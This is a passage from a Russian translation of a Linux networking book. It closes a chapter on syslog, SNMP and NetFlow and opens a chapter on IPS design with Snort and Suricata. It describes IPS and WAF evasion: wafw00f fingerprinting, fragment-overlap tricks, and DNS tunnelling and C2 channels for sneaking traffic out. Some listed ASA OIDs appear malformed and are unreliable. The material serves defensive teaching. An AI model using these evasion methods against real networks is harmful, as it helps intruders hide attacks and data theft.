веб- и графический интерфейс. Набор инструментов ntop можно загрузить бесплатно. На этом бесплатном уровне он сопровождается поддержкой сообщества на форумах и списками рассылки по электронной почте.

System for Internet Level Knowledge (SILK) — один из старейших инструментов сбора потоков, но он поддерживает и все новые протоколы. Он разработан Network Situational Awareness Group (Группой по ситуационной осведомленности о сетях) в CERT, а документация и загрузки размещены по адресу: <https://tools.netsa.cert.org/silk/>. SILK — это бесплатный инструмент без коммерческой версии.

Кстати, а как насчет коммерческих продуктов в этой области?

Коммерческие предложения

Почти у каждого производителя коммерческой NMS есть свой модуль сбора потоков для этой NMS. Однако если вы изучите их документацию, почти все они рекомендуют развертывать сбор потоков на том же сервере, что и функции SNMP и системного журнала. Как мы уже обсуждали, чем больше растет объем потоковых данных и чем дольше они хранятся, тем вероятнее служба сбора потоков начнет перегружать и без того загруженную систему. А с учетом того, что большинство служб сбора потоков интенсивно используют базы данных, часто приходится видеть, как люди вынуждены периодически очищать эти данные, если при обслуживании неисправного сервера сбора потоков все другие способы устранения неполадок потерпели неудачу. Эти факторы, как правило, быстро приводят к тому, что в большинстве организаций для NetFlow или связанных с ним служб выделяется собственный сервер и база данных.

При этом в коммерческих продуктах уделяется больше внимания внешнему виду приложения. Например, когда для NetFlow добавляется интерфейс устройства, имя интерфейса часто считывается из его значения `description`, а максимальная пропускная способность для графиков первоначально устанавливается на основании либо пропускной способности интерфейса, либо метрики пропускной способности маршрутизатора (если она задана). На графиках часто отображаются названия приложений и рабочих станций, а то и идентификаторы пользователей. Графики также с самого начала детализируются до портов назначения и скорости передачи данных, потому что именно это в конечном итоге интересует пользователей. В целом большинство коммерческих продуктов, как правило, гораздо проще настроить как для первоначального запуска, так и при добавлении устройств.

Итоги

К этому моменту у вас должно быть представление о том, какие огромные объемы полезных данных можно извлечь из журналов различных систем, а также о том, как использовать инструменты командной строки, чтобы «раскапывать» эти данные в поисках информации, которая поможет вам решить конкретные проблемы. Вы также узнали, как использовать оповещения журнала, которые информируют вас о неполадках на ранних стадиях.

Затем вы познакомились с проектом Dshield. Мы приветствуем ваше участие в нем, но даже если вы не хотите делиться данными, Dshield обеспечит вам актуальный «прогноз интернет-погоды», а также сообщит о тенденциях в поведении вредоносного трафика (по портам и протоколам).

Также теперь вы должны понимать, как работает SNMP и как использовать NMS на основе SNMP, чтобы управлять показателями производительности сетевых устройств и даже серверов Linux или Windows. Для примеров мы использовали LibreNMS, но почти любая другая NMS предлагает аналогичные методы и похожую реализацию.

Если вы претендуете на более продвинутый уровень, вы должны хорошо разбираться в протоколе NetFlow и уметь настраивать его как на сетевом устройстве, так и на сборщике под управлением Linux. В этой главе мы использовали NetFlow как инструмент обнаружения атак и выполняли высокоуровневую экспертизу сетевого трафика, чтобы найти подозрительный трафик и в конечном итоге выявить эпизод эксфильтрации данных.

В следующей главе мы рассмотрим **системы предотвращения вторжений (IPS)**. Этот материал будет опираться на сведения из предыдущих глав этой книги и научит вас выявлять и зачастую останавливать вредоносную сетевую активность.

Вопросы для самопроверки

В заключение попробуйте ответить на вопросы, чтобы проверить свои знания по материалу этой главы. Правильные ответы вы найдете в конце книги (см. «Ответы на вопросы»).

1. Почему не стоит включать доступ для чтения и записи с помощью community string для SNMP?
2. Каковы риски использования системного журнала (syslog)?
3. NetFlow — протокол открытого текста. Какие риски это создает?

Ссылки

Для получения дополнительной информации о том, что было рассмотрено в этой главе, обратитесь к следующим ресурсам:

- Подходы к работе с данными системного журнала (syslog):
 - <https://isc.sans.edu/diary/Syslog+Skeet+Shooting++Targetting+Real+Problems+in+Event+Logs/19449>
 - <https://isc.sans.edu/forums/diary/Finding+the+Clowns+on+the+Syslog+Carousel/18373/>

- Справочные руководства (man) по swatch:
 - <http://manpages.ubuntu.com/manpages/bionic/man1/swatchdog.1p.html>
 - <https://linux.die.net/man/1/swatch>
- Домашние страницы Swatch:
 - <https://github.com/ToddAtkins/swatchdog>
 - <https://sourceforge.net/projects/swatch/>
- Шпаргалки по регулярным выражениям:
 - <https://www.rexegg.com/regex-quickstart.html>
 - https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Regular_Expressions/Cheatsheet
 - <https://www.sans.org/security-resources/posters/dfir/hex-regex-forensics-cheat-sheet-345>
- Службы для составления и проверки регулярных выражений:
 - <https://regexr.com/>
 - [https://gchq.github.io/CyberChef/#recipe=Regular_expression\('User%20defined','true,true,false,false,false,false,'Highlight%20matches'\)&input=Ig](https://gchq.github.io/CyberChef/#recipe=Regular_expression('User%20defined','true,true,false,false,false,false,'Highlight%20matches')&input=Ig)
- Выходные фильтры:
 - <https://isc.sans.edu/forums/diary/Egress+Filtering+What+do+we+have+a+bird+problem/18379/>
- Документы RFC:
 - Syslog: <https://datatracker.ietf.org/doc/html/rfc5424>
 - **SNMP:**
 - I. <https://datatracker.ietf.org/doc/html/rfc3411>
 - II. <https://datatracker.ietf.org/doc/html/rfc3412>
 - III. <https://datatracker.ietf.org/doc/html/rfc3413>
 - IV. <https://datatracker.ietf.org/doc/html/rfc3415>
 - V. <https://datatracker.ietf.org/doc/html/rfc3416>
 - VI. <https://datatracker.ietf.org/doc/html/rfc3417>
 - VII. <https://datatracker.ietf.org/doc/html/rfc3418>
 - **SNMP MIB II:** <https://datatracker.ietf.org/doc/html/rfc1213>

- **SNMPv3:**
 - I. <https://datatracker.ietf.org/doc/html/rfc3414>
 - II. <https://datatracker.ietf.org/doc/html/rfc6353>
- **NetFlow:** <https://datatracker.ietf.org/doc/html/rfc3954.html>
- **sFlow:** <https://datatracker.ietf.org/doc/html/rfc3176>
- **IPFIX:** <https://datatracker.ietf.org/doc/html/rfc7011>
- **OID SNMP для различных поставщиков:** обратитесь к документации вашего поставщика. Ниже перечислены некоторые распространенные OID.

Распространенные SNMP OID

- Мониторинг ЦП на маршрутизаторах: 1.3.6.1.4.1.9.2.1.58.0
- Мониторинг памяти на маршрутизаторах: 1.3.6.1.4.1.9.9.48.1.1.1.6.1
- **Брандмауэр ASA:**
 - Система: 1.3.6.1.2.1.1
 - Интерфейсы: 1.3.6.1.2.1.2
 - IP-адресация: 1.3.6.1.2.1.4
 - Память: 1.3.6.1.2.1.4.1.9.9.48
 - ЦП: 1.3.6.1.2.1.4.1.9.9.109
 - Брандмауэр: 1.3.6.1.2.1.4.1.9.9.147
 - Буферы: 1.3.6.1.2.1.4.1.9.9.147.1.2.2.1
 - Соединения: 1.3.6.1.2.1.4.1.9.9.147.1.2.2.2
 - Статистика SSL: 1.3.6.1.4.1.3076.2.2.26
 - Статистика IPsec: 1.3.6.1.2.1.4.1.9.9.171
 - Статистика удаленного доступа: 1.3.6.1.2.1.4.1.9.9.392
 - Статистика FIPS: 1.3.6.1.2.1.4.1.9.9.999999
 - Активные подключения в брандмауэре PIX/ASA: 1.3.6.1.4.1.9.9.147.1.2.2.2.1.5.40.7
 - Общее количество активных в настоящее время туннелей IPsec Phase-2: 1.3.6.1.4.1.9.9.171.1.3.1.1.0

Вам понадобятся следующие MIB:

- IF-MIB, RFC1213-MIB, CISCO-MEMORY-POOLMIB, CISCO-PROCESS-MIB, ENTITY-MIB, CISCO-SMI, CISCO-FIREWALL-MIB. В ASA также добавляются CISCO-IPSEC-FLOW-MONITOR-MIB, CISCO-FIPS-STAT-MIB и ALTIGA-SSL-STATS-MIB.
- Серийный номер для стековых коммутаторов: 1.3.6.1.2.1.47.1.1.1.1.11.1
- Версия IOS для стековых коммутаторов: 1.3.6.1.2.1.47.1.1.1.1.9.1
- Кэш ARP на маршрутизаторе: 1.3.6.1.2.1.3.1.1.2
- Последнее изменение состояния интерфейса: 1.3.6.1.2.1.2.2.1.9. [номер интерфейса]

Глава 13

Системы предотвращения вторжений в Linux

В этой главе мы будем опираться на перехват пакетов и ведение журналов, чтобы исследовать возможности предотвращения вторжений на платформе Linux. **Система предотвращения вторжений** (intrusion prevention system, **IPS**) работает в соответствии со своим названием: она отслеживает трафик и либо оповещает о проблемах, либо блокирует подозрительный или известный вредоносный трафик. Это происходит разными способами в зависимости от того, какой трафик вы отслеживаете.

В частности, мы рассмотрим следующие темы:

- Что такое IPS?
- Архитектура и размещение IPS
- Классические решения IPS для Linux — Snort и Suricata
- Методы обхода IPS
- Пример Suricata IPS
- Создание правил IPS
- Пассивный мониторинг трафика
- Пример работы Zeek — сбор сетевых метаданных

Давайте начнем!

Технические требования

В примерах этой главы мы будем использовать готовые виртуальные машины на основе **Suricata-Elasticsearch-Logstash-Kibana-Scurius** (SELKS) или Security Onion (два разных специализированных дистрибутива Linux). Как и в примерах с перехватом пакетов, решения IPS часто работают с перехваченным трафиком,

поэтому, возможно, вам стоит обратиться к главе 11 «Перехват и анализ пакетов в Linux», чтобы убедиться, что у вас настроена нужная конфигурация порта SPAN. Однако чаще решения IPS взаимодействуют с потоком пакетов, обычно с некоторыми функциями дешифрации, поэтому архитектура может показаться вам похожей на примеры балансировщиков нагрузки из главы 10 «Балансировка нагрузки в Linux».

Поскольку конфигурации IPS часто меняются, это отражается на особенностях установки этих двух дистрибутивов. Поэтому в этой главе мы не будем рассматривать установку пакетов и т. д.; пожалуйста, обратитесь к онлайн-установке того решения, с которым вы хотите работать в своей лабораторной среде. Или, как всегда, у вас есть возможность просто следить за примерами по ходу главы. Хотя вам, вероятно, стоит внедрить некоторые из инструментов, которые мы здесь обсудим, они в основном относятся к сложным решениям: например, вряд ли стоит настраивать тестовую IPS, пока вы не соберетесь развертывать такую систему в среде реальной эксплуатации.

Что такое IPS?

История IPS начинается с систем обнаружения вторжений в 1990-х годах. В те времена самым популярным продуктом IDS/IPS был Snort, который развивается до сих пор (как с открытым исходным кодом, так и в коммерческой версии) и на котором основаны многие другие современные решения IPS.

IPS отслеживает сетевой трафик на наличие известных атак, а затем блокирует их. Конечно, в этом процессе есть ряд недостатков:

- *Перечислять признаки вредоносной активности* (enumerating badness) — проигрышный вариант, и антивирусная индустрия уже давно это осознала. Какие бы шаблоны сигнатур вы ни включали в список, злоумышленник может организовать ту же самую атаку с небольшими изменениями, чтобы избежать обнаружения на основе сигнатур.
- Ложные срабатывания — традиционная головная боль этих продуктов. Если не настроить их должным образом, сигнатура запросто может пометить обычный трафик как вредоносный и заблокировать его.
- С другой стороны, если конфигурация слишком либеральна, то может получиться так, что система не будет блокировать атакующий трафик и даже оповещать о нем.

Как видите, развертывание IPS обычно представляет собой балансировку, которая требует частых доработок. К счастью, современные системы IPS, как правило, снабжены хорошими настройками по умолчанию и блокируют приемлемый диапазон известных атак с ложными срабатываниями.

Регулируя правила для своей организации, вы обычно видите, что у каждого правила есть рейтинг критичности, который дает некоторое представление о том, насколько опасна связанная с ним атака. Также у правил есть рейтинг достоверности: он показывает, насколько надежно правило обнаруживает атаку, то есть какова вероятность того, что это правило ложно сработает в обычном трафике. Обычно на основании этих двух рейтингов принимают решения о том, какие правила активировать в той или иной среде.

Теперь, когда мы немного рассказали о предыстории решений IPS, давайте посмотрим, где лучше всего разместить IPS в инфраструктуре центра обработки данных.

Варианты архитектуры: где разместить IPS в центре обработки данных?

Где именно разместить IPS в центре обработки данных — это важное решение, поэтому мы обсудим его с небольшим экскурсом в историю IPS/IDS.

Когда-то центры обработки данных строились по принципу «твердая скорлупа, мягкая сердцевина». Другими словами, системы безопасности ориентировались на периметр, чтобы защищаться от внешних атак. Внутренним системам было принято доверять (обычно даже слишком).

В этом случае IDS находились на периметре — часто на порте SPAN или на сетевом отводе. Если вы вспомните конфигурации отводов из главы 11 «Перехват и анализ пакетов в Linux», то увидите, что при таком развертывании это обычно был односторонний отвод, который физически блокировал исходящий трафик IDS. Это должно было свести к минимуму шансы на то, что сама IDS будет скомпрометирована. Чтобы управлять IDS, использовался второй, доверенный интерфейс.

Эта конфигурация эволюционировала так, что в конце концов IDS получили возможность отправлять пакет RST (сброс TCP) злоумышленнику, системе защиты или сразу обоим, чтобы прервать любой атакующий трафик в качестве крайней меры, как показано на рисунке:




Рис. 13.1. IPS расположена за пределами брандмауэра, порт SPAN собирает трафик, пакет RESET блокирует обнаруженные атаки

Эта конфигурация развивалась по мере того, как мы начали лучше разбираться в атаках, а интернет становился все более враждебным. Отслеживать вредоносный трафик в интернете имело все меньше смысла, потому что наблюдение за внешним трафиком лишь генерировало постоянные предупреждения, ведь злоумышленники начали монетизировать вредоносное ПО и связанные с ним атаки.

Мы по-прежнему обращали внимание на входящие атаки, но, насколько это возможно, хотели бы отслеживать только те из них, которые могли затронуть интересующие нас узлы. Например, если брандмауэр разрешал только входящий почтовый трафик на почтовый сервер, просто не имело смысла следить за атаками, которые направлены на этот узел из интернета. Хотя эта методология для входящих атак остается актуальной, сейчас системы IDS и IPS чаще развертываются за брандмауэром.

В то же время мы стали замечать, что вредоносное ПО все чаще распространяется по электронной почте, в частности, в виде макросов в офисных документах. Было сложно эффективно защитить организацию от этих атак, тем более что многие организации строили рабочие процессы на основе макросов и отказывались их отключать. Это означало, что стало очень эффективно искать исходящий трафик от скомпрометированных рабочих станций и серверов, что указывало бы на успешную атаку. Обычно этот трафик действовал по принципу **управления и контроля (C2)**, когда скомпрометированная рабочая станция обращается к злоумышленнику за инструкциями о том, что делать дальше:




Рис. 13.2. IPS внутри брандмауэра обнаруживает трафик C2. Кроме того, отфильтровывается «шум» из интернета

По мере развития шифрования использовать IPS в полупассивном режиме становилось все менее практично. Чтобы эффективно обнаруживать атакующий трафик в современном интернете, его нужно хотя бы частично расшифровывать.

Это означает, что IPS должна находиться на пути следования трафика, часто работая на самом брандмауэре. Это изменение в архитектуре происходило параллельно с удешевлением процессоров, что позволяло выделять брандмауэрным больше ресурсов ЦП (обычно с соответствующим дисковым пространством и памятью).

Для входящего трафика это означает, что на IPS теперь размещен сертификат, соответствующий целевому серверу. IPS расшифровывает трафик, проверяет его на наличие подозрительного содержимого, а затем пересылает по назначению (обычно зашифровав повторно), если проблем не обнаружено. Это должно выглядеть знакомо, потому что мы рассматривали очень похожую архитектуру, когда обсуждали балансировщики нагрузки в главе 10 «Балансировка нагрузки в Linux».




Рис. 13.3. IPS на пограничном брандмауэре сети. Сертификат веб-сервера позволяет расшифровывать входящий трафик HTTPS

Расшифровывать исходящий трафик немного сложнее. Для этого на IPS нужно разместить **центр сертификации**, которому будут доверять внутренние рабочие станции. Когда проходит исходящий трафик, IPS динамически создает сертификат для пункта назначения — это то, что сейчас видят пользователи, если просматривают сертификат HTTPS в браузере.

Это позволяет IPS расшифровывать исходящий трафик. Затем этот трафик передается от IPS к узлу назначения обычным образом через новый зашифрованный сеанс, используя настоящий сертификат на этом узле.

Если обнаружится атака, любое оповещение будет содержать IP-адрес клиентской рабочей станции. В среде Windows/Active Directory, как правило, у IPS есть соответствующий агент, который отслеживает журнал безопасности каждого контроллера домена. Это позволяет IPS затем сопоставлять IP-адреса с именами учетных записей пользователей, которые работают на этой станции в тот или иной момент времени.

Если IPS и брандмауэр размещены на общей платформе, то брандмауэр может также добавлять правила на основе учетной записи пользователя, групп и информации о сертификате (включая имя домена и часто полное доменное имя узла назначения) в дополнение к традиционным правилам, основанным на IP-адресах источника и назначения, портах и т. д.



Рис. 13.4. IPS на пограничном брандмауэре сети. Сертификат позволяет расшифровывать исходящий клиентский трафик

В то же время возникла особая разновидность IPS, известная как **брандмауэры веб-приложений (WAF)**. Эти устройства в первую очередь ориентировались на входящие веб-атаки. Поскольку почти весь веб-трафик в интернете стал передаваться по HTTPS, решениям WAF тоже нужны были средства дешифрации для обнаружения большинства атак.

Сперва эти WAF были специализированными устройствами, но сейчас превратились в функции, доступные в большинстве балансировщиков нагрузки. К наиболее распространенным WAF с открытым исходным кодом относится ModSecurity (доступный как для Apache, так и для Nginx), но существует и много других.




Рис. 13.5. Входящая IPS (WAF) и дешифрация размещены на балансировщике нагрузки внутри брандмауэра

Основная проблема с WAF такая же, как и с традиционными IPS: защита оказывается либо слишком агрессивной, либо слишком слабой. На одном краю спектра находятся решения WAF, которые не требуют глубокой настройки. Как правило, они защищают от конкретных атак, код которых часто предсказуем, — вроде межсайтовых сценариев или внедрения SQL, но не помогают от других распространенных атак. На другом краю — продукты, которые нужно настраивать под отдельные поля приложения, добавляя к его интерфейсу полную проверку ввода. Эти решения хорошо работают, но их необходимо адаптировать к приложению по мере того, как внедряются изменения и новые функции. Если этого не делать, приложению может навредить инструмент, который был развернут, чтобы защищать его.

Новые модификации WAF учитывают тот факт, что крупные облачные сайты часто обходятся без устройств балансировки нагрузки или брандмауэров. В некоторых случаях они доставляют свой контент через **сети доставки контента** (content delivery network, **CDN**). Но даже если сайт работает непосредственно на мощностях одного из крупных поставщиков облачных услуг, его инфраструктура широко распределена по всему интернету. Кроме того, на крупных площадках, где скорость исходящего канала составляет 10, 40 или 100 Гбит/с, решения на основе WAF просто плохо масштабируются.

Для таких сайтов брандмауэр переносится на сам узел (как мы обсуждали в главе 4, «Брандмауэр Linux»), и WAF тоже перемещается на него. При этом каждый узел или контейнер становится самостоятельной рабочей единицей, а чтобы увеличить мощности сайта, просто добавляют новые рабочие единицы.

Для таких ситуаций WAF трансформировался в решение для **самозащиты приложений во время выполнения** (runtime application self protection, **RASP**). Как следует

из названия, RASP не только находится на той же платформе, что и приложение, но и гораздо теснее интегрируется с ним. Код RASP появляется на каждой странице сайта — обычно в виде простого тега, который загружает компонент RASP для этой страницы. Такое решение не только защищает от известных атак, но во многих случаях оберегает сайт от необычных входных данных и трафика или даже от изменений его структуры или исходного кода:



Рис. 13.6. Облачная веб-служба с локальным брандмауэром и решением RASP IPS

Эти решения RASP оказались настолько эффективными, что заменяют традиционные продукты WAF на многих корпоративных сайтах. В этих ситуациях брандмауэр обычно находится на периметре сети, а не на узле:




Рис. 13.7. RASP в корпоративной среде с брандмауэром на периметре сети

К решениям RASP относится OpenRASP с открытым исходным кодом и такие коммерческие продукты, как Signal Sciences или Imperva.

Теперь, когда вы ориентируетесь в различных системах IPS, давайте рассмотрим их с точки зрения злоумышленника или специалиста по тестированию на проникновение.

Методы обхода IPS

Чтобы обойти IPS со стороны входящего трафика, можно использовать разницу между тем, как IPS (на базе Linux) интерпретирует вредоносные пакеты и потоки данных, и тем, как их интерпретирует целевой объект атаки. Это относится и к традиционным системам IPS, и к системам WAF.

Как обнаружить WAF

Злоумышленнику полезно знать, работает ли WAF и какого он типа. Для этого часто применяют Wafw00f — бесплатный сканер. Он умеет обнаруживать более 150 различных систем WAF, многие из которых также являются балансировщиками нагрузки. Он написан на Python и размещен по адресу <https://github.com/EnableSecurity/wafw00f>, но также входит в дистрибутив Kali Linux.

Протестировав пару сайтов, мы видим различные решения WAF на стороне хостинга:

```
$ wafw00f isc.sans.edu
[*] Checking https://isc.sans.edu
[+] The site https://isc.sans.edu is behind Cloudfront (Amazon) WAF.
[~] Number of requests: 2

$ wafw00f www.coherentsecurity.com
[*] Checking https://www.coherentsecurity.com
[+] The site https://www.coherentsecurity.com is behind Fastly (Fastly CDN) WAF.
[~] Number of requests: 2
```

У третьего сайта обнаружен коммерческий WAF (который тоже основан на облачном решении):

```
$ wafw00f www.sans.org
[*] Checking https://www.sans.org
[+] The site https://www.sans.org is behind Incapsula (Imperva Inc.) WAF.
[~] Number of requests: 2
```

Как мы уже отмечали, если вы знаете, что в атакуемой инфраструктуре работает WAF, то у вас больше шансов его обойти. Конечно, если вы злоумышленник или тестировщик на проникновение, вам все равно придется взламывать сайт, который защищен этим WAF, но это совсем другая история.

Поскольку вредоносный входящий трафик часто атакует веб-серверы, а также узлы на базе Windows, ему часто удается обходить IPS с помощью фрагментированных пакетов.

Фрагментация и другие методы обхода IPS

Классический способ обойти или обнаружить IPS — искусственно фрагментировать пакеты и затем отправлять их не по порядку, а в некоторых случаях отправлять фрагменты с одинаковыми номерами, но с различными данными внутри.

Это работает из-за разницы между тем, как операционная система IPS (обычно какой-то вариант Linux) обрабатывает фрагменты, и тем, как их обрабатывает узел по ту сторону IPS, на котором может быть совершенно другая ОС.

Даже если просто разбить `maliciousdomain.com` на `malic` и `ioudomain.com`, обработка трафика может пойти по-разному, если IPS вообще не пересобирает фрагменты. Однако чаще встречаются последовательности фрагментов пакета, похожие на эту:

Номер фрагмента	Данные
1	m alic
2	ASDF
2 (дубликат)	icious
3	domain.com

Задача злоумышленника — манипулировать пересборкой повторяющихся фрагментов. Если Linux пересобирает данные как `malicASDFdomain.com`, а Windows — как `maliciousdomain.com`, тогда у злоумышленника появляется способ передать данные с вредоносного домена на атакованный узел или обратно через IPS на базе Linux. Большинство современных IPS пересобирают фрагменты несколькими способами или распознают операционную систему целевого узла и выполняют пересборку по ее правилам.

Эта старая атака стала известна благодаря Дагу Сону (Dug Song), который использовал ее в своем инструменте `fragroute` в начале 2000-х. Хотя `fragroute` больше не будет работать на современных IPS, настроенных должным образом, тем не менее в коммерческих продуктах некоторых поставщиков по умолчанию не налажен правильный режим пересборки фрагментов. Таким образом, хотя этот метод обычно не должен работать, тестировщику на проникновение всегда полезно проверить его на всякий случай: иногда вам может повезти, и вы обойдете IPS.

Чтобы обойти IPS со стороны исходящего трафика, можно отталкиваться от того, каким образом устанавливался и настраивался IPS. Вот несколько примеров:

- Бывает, что системы IPS пропускают все, что похоже на обновление Windows. Это может позволить злоумышленникам использовать протокол BITS, чтобы передать файлы в обход IPS.

- Иногда потоковый мультимедийный контент не проверяется из соображений производительности. В этом случае злоумышленники могут, например, вставлять данные управления и контроля в комментарии к определенному видео на YouTube.
- Если дешифрация не выполняется, злоумышленники могут просто передать свои данные по HTTPS, если только их внешний узел не помечен как подозрительный по IP-адресу или имени DNS.
- Даже если настроена дешифрация, но злоумышленник использует действительный закрепленный (pinned) сертификат, то дешифрация потерпит неудачу и IPS применит резервный механизм, который скорее пропустит, а не отбросит трафик.
- Всегда будут протоколы, которые плохо обрабатываются механизмами дешифрации и повторной подписи; эти протоколы тоже часто задействуются.
- Злоумышленники также используют самодельные алгоритмы шифрования.
- Туннелирование входящих или исходящих данных через DNS — еще одна практика, проверенная временем. Можно просто передавать данные на порт 53/udp: вы удивитесь, как часто это работает, даже если сами пакеты не выглядят как пакеты DNS. Впрочем, даже если IPS проверяет достоверность пакетов DNS, все равно можно туннелировать внушительные объемы данных с помощью допустимых DNS-запросов. Для входящего трафика подходят запросы TXT (данные находятся в ответе TXT), а для исходящего — запросы A (данные находятся в запрошенном имени DNS узла).
- Правда, чаще всего злоумышленники просто настраивают свой канал с помощью **инфраструктуры управления и контроля (C2 framework)**. Для этого есть множество коммерческих решений, пиратских версий и инструментов с открытым исходным кодом, которые приобретают и теряют популярность в зависимости от того, насколько они эффективны в конкретный момент времени.

Короче говоря, если ваша IPS не понимает определенный поток данных, попробуйте заблокировать этот тип трафика. Этот метод может перекрыть и часть полезного трафика, но здесь придется экспериментировать, чтобы найти баланс между потребностями пользователей, которых вы защищаете, и эффективностью работы IPS.

Изучив подходы злоумышленника (по крайней мере, на высоком уровне), давайте рассмотрим некоторые практические приложения, начиная с сетевых систем IDS/IPS.

Классические сетевые решения IPS для Linux — Snort и Suricata

Как мы обсуждали ранее, история традиционных IPS началась в 1990-х годах, когда Мартин Рэш (Martin Roesch) написал Snort. Когда появилась компания Sourcefire, Snort превратился в коммерческое предложение, но даже сегодня, после того как Cisco приобрела Sourcefire, у Snort все еще есть версия с открытым исходным кодом, которую можно установить на любой платформе Linux.

Поскольку Snort был настолько распространен, он широко использовался как напрямую в продуктах Sourcefire, так и по лицензии во многих (очень многих) **брандмауэрах следующего поколения** (next-generation firewall, **NGFW**). Вторым вариантом шло на нет после того, как Cisco приобрела Sourcefire: ни один коммерческий брандмауэр не хотел держать на своей платформе IPS от конкурента.

Помимо маркетинга, у «традиционной» версии Snort (2.x) было несколько недостатков:

- Интерфейс был полностью текстовым, без GUI. Однако доступно несколько сторонних проектов веб-интерфейса для Snort.
- Сообщения Snort часто были загадочными: нужно было быть экспертом по безопасности, чтобы полностью их понимать.
- Snort был однопоточным. Это становилось критичным по мере того, как пропускная способность восходящих каналов связи росла с сотен мегабит в секунду до гигабит в секунду, а затем до 10, 40 и 100 Гбит/с. Snort просто не мог справиться с таким трафиком, вне зависимости от того, сколько выделялось ресурсов ЦП, памяти и диска.

Однако принципы работы Snort, и в частности набор правил сигнатур Snort, оказались бесценными, так что почти все решения IPS умеют использовать сигнатуры Snort.

Эта совокупность факторов побудила отрасль искать альтернативные решения. Во многих случаях это была Suricata — IPS, которая появилась в 2009 году и с тех пор только улучшалась. Suricata привлекательна тем, что она с самого начала была многопоточной, поэтому чем больше ядер было у ЦП, тем эффективнее удавалось задействовать его ресурсы, так что Suricata масштабировалась гораздо лучше, чем Snort. Suricata использует правила Snort напрямую без каких-либо модификаций, поэтому годы работы по созданию сигнатур и отраслевой опыт в управлении ими не пропали даром.

Существуют плагины и интеграции Suricata для многих других продуктов в сфере безопасности, включая Splunk, Logstash и Kibana/Elasticsearch. Suricata интегрируется непосредственно во многие популярные брандмауэры, такие как pfSense или Untangle.

Наконец, во многих дистрибутивах Suricata совмещена с базовой операционной системой Linux, подходящим веб-интерфейсом и базой данных в качестве серверной части. Если оборудование и сеть предварительно подготовлены, можно установить Suricata и получить работающую систему всего через несколько часов.

С тех пор команда Snort выпустила версию 3.0 своей IPS (в январе 2021-го), однако у нее по-прежнему нет графического интерфейса (если только вы не купите коммерческую версию в составе Cisco Firepower). Snort по-прежнему остается отличным продуктом и лидером отрасли, но теперь ему приходится наверстывать упущенное, ориентируясь на Suricata.

Хватит предыстории и теории; давайте создадим и применим реальную IPS!

Пример Suricata IPS

В этом примере мы будем использовать SELKS от Stamus Networks (<https://www.stamus-networks.com/selks>). Название SELKS отражает его основные компоненты: **Suricata**, **Elasticsearch**, **Logstash**, **Kibana** и **Stamus Scirius Community Edition**. Все это упаковано в Debian Linux, с которым вы наверняка знакомы, если внимательно читали книгу, ведь Ubuntu основана на Debian.

SELKS можно установить традиционным способом, а можно использовать в живом (live) режиме, когда все решение запускается из образа ISO. Это удобно для небольших лабораторий или для того, чтобы быстро ознакомиться с инструментом, и такой вариант может вам подойти для изучения материала этой главы. Однако в среде эксплуатации лучше работать с образом, установленным на реальном накопителе (предпочтительно на SSD или другом быстром устройстве).

